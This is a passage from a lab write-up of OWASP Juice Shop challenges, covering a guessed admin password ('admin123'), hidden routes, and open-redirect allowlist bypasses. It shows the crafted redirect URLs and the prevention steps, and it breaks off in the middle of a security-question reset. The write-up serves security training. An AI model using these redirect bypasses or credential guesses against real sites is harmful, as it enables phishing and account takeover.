


Figure 7.7.4: Login with Amy account success

7.7.d Why is it vulnerable?

- **Predictable Credentials:** Using passwords found in public examples, tutorials, or documentation is a common mistake. Attackers know these "default" examples and add them to their wordlists.
- **Human Behavior:** Users often misunderstand security advice. Amy thought she was choosing a "perfect" password because it was in a security article, failing to realize that a *publicly known* password is inherently insecure, regardless of its complexity.

7.7.e How to prevent it?

- **Security Awareness Training:** Educate users that passwords found in examples, textbooks, or online generators (that are not random) should never be used.
- **Password Policies:** Enforce checks against lists of known breached passwords and common dictionary words (including common "example" passwords like `admin123`, `password`, or well-known pop-culture references).

7.7.f What did I learn?

- **Context is Key:** The challenge description isn't just flavor text; it often contains the exact search query needed to solve the problem.
- **The Paradox of Public Secrets:** A password can be mathematically strong (high entropy) but practically useless if it is published on a popular website. "Security through Obscurity" fails when the obscurity is a Google search away.




Figure 7.7.5: Login Amy solved

8 SECURITY THROUGH OBSCURITY

8.1 Privacy Policy Inspection ★★★

8.1.a Goals

The objective of this challenge is to locate and access the application's "Privacy Policy" page. While this seems trivial, it tests the ability to explore the user interface thoroughly and find sections that are nested within sub-menus or "hidden" from the main navigation bar.

8.1.b How did I analyze?

- **Observation:** The main navigation bar at the top of the screen contains search and login features, but no direct link to "Privacy".
- **Hypothesis:** Modern web applications often group secondary information (like Legal, Privacy, Help) inside a collapsible side menu (Hamburger menu) or a footer. I hypothesized that expanding the main menu would reveal a "Privacy & Security" category.

8.1.c What did I do?

Step 1: I accessed it directly via the URL:

```
http://[IP]:[PORT]/#/privacy-security/privacy-policy.
```

Step 2: The application loaded the Privacy Policy page, which contains details about data collection and usage. Accessing this page triggered the challenge completion.




Figure 8.1.1: Access Privacy Policy page success

8.1.d Why is it vulnerable?

- **Information Leakage (Context):** While accessing the policy itself is not a vulnerability, these pages are often goldmines for attackers. They frequently contain:
 - o Contact emails for admins or DPOs (Data Protection Officers), which can be used for social engineering.
 - o Specific details about third-party services or technologies used (e.g., "We use Auth0 for authentication"), which aids in reconnaissance.

8.1.e How to prevent it?

- **Sanitize Public Documents:** Ensure that public-facing policy documents do not reveal specific version numbers of software, internal email addresses (use generic ones like `privacy@company.com`), or sensitive architectural details.

8.1.f What did I learn?

- **Thorough Exploration:** I learned that not all pages are visible at a glance. A complete security assessment requires mapping out every single route and menu item in the application.
- **Reconnaissance Value:** Even boring legal pages can provide clues about the target's infrastructure or personnel.




Figure 8.1.2: Privacy Policy Inspection solved

9 UNVALIDATED REDIRECTS

9.1 Outdated Allowlist ★

9.1.a Goals

The objective of this challenge is to redirect the user to an unintended cryptocurrency address. This demonstrates an **Unvalidated Redirects** vulnerability, specifically leveraging an "allowlist" (whitelist) of approved URLs that has not been properly maintained or validated.

9.1.b How did I analyze?

- **Observation:** The application has a feature (often found in the payment or donation section) called "Bitcoin QR Code" which redirects users to a blockchain explorer to view the transaction history. The URL follows this pattern:
`/redirect?to=https://blockchain.info/address/....`
- **Hypothesis:** The application likely checks the `to` parameter against a list of allowed URLs (an allowlist) before processing the redirect. If I can find an address that is "technically" on the list but behaves differently (or a flaw in the list matching logic), I might be able to redirect the user to a different page.
- **Code Review:** I inspected the client-side code (e.g., `main.js`) and found the `showBitcoinQrCode()` function or a list of hardcoded redirect URLs.

9.1.c What did I do?

Step 1: I searched the `main.js` file for keywords like `redirect` or `blockchain.info`.

- I found a list of allowed redirect URLs. Crucially, I noticed that the allowlist contained an *old* Bitcoin address that the shop used to use, in addition to the current one.




Figure 9.1.1: URL in the `main.js`

Step 2: I constructed a URL that uses the `/redirect` endpoint but points to the *old* (outdated) address instead of the current one.

Target URL:

```
http://[IP]:[PORT]/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
```




Figure 9.1.2: Successful redirect to the allowed (but outdated) address

9.1.d Why is it vulnerable?

- The "allowlist" mechanism was likely checking for specific keywords or partial matches but failed to account for all variations or updates in the external service's URL structure.
- The allowed list of URLs was not updated to reflect strict, exact matches. The developers left an old address in the code, assuming it was harmless, but it created a valid path for an

attacker to redirect traffic (potentially to a wallet they now control, if they could compromise the old key).

9.1.e How to prevent it?

- Use an exact-match whitelist for redirect destinations. Do not use regex or partial string matching unless absolutely necessary and rigorously tested.
- Periodically review and update the allowlist to ensure it only contains currently valid and safe destinations. Remove any legacy or unused entries immediately.




Figure 9.1.3: Outdated Allowlist solved

9.2 Allowlist Bypass ★★★★★


9.2.a Goals

The objective of this challenge is to perform an "Unvalidated Redirect" attack. You must force the application to redirect you to an arbitrary website (like a malicious attacker's site) despite the system having an "allowlist" meant to restrict destinations to trusted sites only.

9.2.b How did I analyze?

- **Observation:** The application uses a redirect mechanism for external links. For example, the GitHub link uses the path:

```
/redirect?to=https://github.com/juice-shop/juice-shop.
```



- **Hypothesis:** The application implements a security check (allowlist) to ensure redirects only go to approved domains. However, if this check is implemented poorly—for example, checking if the input *contains* the allowed string rather than *starts with* it—I might be able to trick it by appending the allowed URL as a parameter to my malicious URL.

9.2.c What did I do?

Step 1: I identified the standard redirect endpoint used by the application:

```
http://[IP]:[PORT]/redirect?to=https://github.com/juice-shop/juice-shop
```

- I verified that the system uses a whitelist. When I tried to change the parameter to a random site (`/redirect?to=http://google.com`), the server returned a 406 Error: Unrecognized target URL for redirect.

OWASP Juice Shop (Express ^4.21.0)

406 Error: Unrecognized target URL for redirect: http://google.com.

```
at /juice-shop/build/routes/redirect.js:45:18
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/juice-shop/node_modules/express/lib/router/route.js:149:13)
at Route.dispatch (/juice-shop/node_modules/express/lib/router/route.js:119:3)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at /juice-shop/node_modules/express/lib/router/index.js:284:15
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/build/routes/verify.js:187:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/build/routes/verify.js:111:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at logger (/juice-shop/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
```

Figure 9.2.1: Server rejecting a standard redirect attempt with a 406 error

Step 2: I combined the payload with the application's redirect endpoint:

```
http://[IP]:[PORT]/redirect?to=http://google.com?satisfy_whitelist=https://github.com/juice-shop/juice-shop
```




Figure 9.2.2: Redirect to Google success

9.2.d Why is it vulnerable?

- The application used a weak string matching method (likely `indexOf` or `includes`) instead of validating the *authority* (hostname) of the URL.
- There is a mismatch between how the security mechanism parses the URL (looking for a substring) and how the browser parses the URL (executing the protocol and domain at the start).

9.2.e How to prevent it?

- Do not use string matching. Parse the URL into its components (protocol, host, path) and strictly validate that the `host` matches the allowed domain exactly.

- Avoid passing full URLs in parameters. Use an ID system (e.g., `/redirect?id=github`) where the server looks up the actual URL in a database mapping.

9.2.f What did I learn?

- I learned that filters checking for the "presence" of good data are easily bypassed by wrapping bad data around it.
- Understanding how browsers interpret URI schemes and query parameters is crucial for manipulating redirects.




Figure 9.2.3: Allowlist Bypass solved

10 BROKEN AUTHENTICATION

10.1 Password Strength ★★

10.1.a Goals

The objective of this challenge is to log in with the administrator's user credentials (`admin@juice-sh.op`) without previously changing them or applying SQL Injection. This tests the most fundamental flaw in account security: the use of weak, easily guessable passwords.

10.1.b How did I analyze?

- **Observation:** I identified the administrator's email address as `admin@juice-sh.op` (likely from the "Administration" section or previous challenges).
- **Hypothesis:** In many default installations, test environments, or poorly secured systems, administrative accounts often use "default" or extremely simple passwords. I hypothesized that simply guessing common passwords (Dictionary Attack) might grant me access.

10.1.c What did I do?

Step 1: I navigated to the **Login** page. I entered the target email: `admin@juice-sh.op`.

- I attempted to guess the password using common variations of the username or standard defaults.
- I typed: `admin123`.
- **Result:** The application accepted the credentials and logged me in as the administrator.




Figure 10.1.1: Guessing the admin password as 'admin123'




Figure 10.1.2: Success login in Admin account

10.1.d Why is it vulnerable?

- **Weak Password Policy:** The application allows users (even privileged administrators) to set passwords that are extremely short, simple, or commonly used (e.g., found in the "RockYou" wordlist).
- **Default Credentials:** It appears the administrator account was created with a default password that was never changed.

10.1.e How to prevent it?

- **Enforce Password Complexity:** Implement strict policies requiring passwords to have a minimum length (e.g., 12+ characters), mixed case, numbers, and symbols.
- **Block Common Passwords:** Use a library to cross-reference new passwords against a list of the 10,000 most common leaked passwords and reject them.
- **Multi-Factor Authentication (MFA):** Even if a password is weak or guessed, MFA prevents the attacker from completing the login process.

10.1.f What did I learn?

- **The "Human" Element:** Advanced security measures (like firewalls or encryption) are rendered useless if the "key" to the system is something as simple as `admin123`.
- **Credential Stuffing:** This highlights why attackers run "credential stuffing" bots—because guessing the most common passwords works surprisingly often.




Figure 10.1.3: Password Strength solved

10.2 Reset Jim's Password ★★★

10.2.a Goals

The objective of this challenge is to reset the password for the user Jim (`jim@juice-sh.op`) by successfully answering his security question. This tests Open Source Intelligence (OSINT) skills applied to fictional characters and pop culture references embedded in the application.


10.2.b How did I analyze?

- **Observation:** I initiated the "Forgot Password" process for `jim@juice-sh.op`. The security question presented was: *"Your eldest siblings middle name?"*.
- **Hypothesis:** Unlike real people, "Jim" is likely a fictional character referenced within the shop's lore. I need to find clues in the application (like reviews or product descriptions) to determine *which* "Jim" this is, and then use external search engines to find details about his fictional family.

10.2.c What did I do?

Step 1: I navigated to the **Login** page and clicked **Forgot Password**. I entered the email `jim@juice-sh.op`.

- I noted the security question: "Your eldest siblings middle name?".



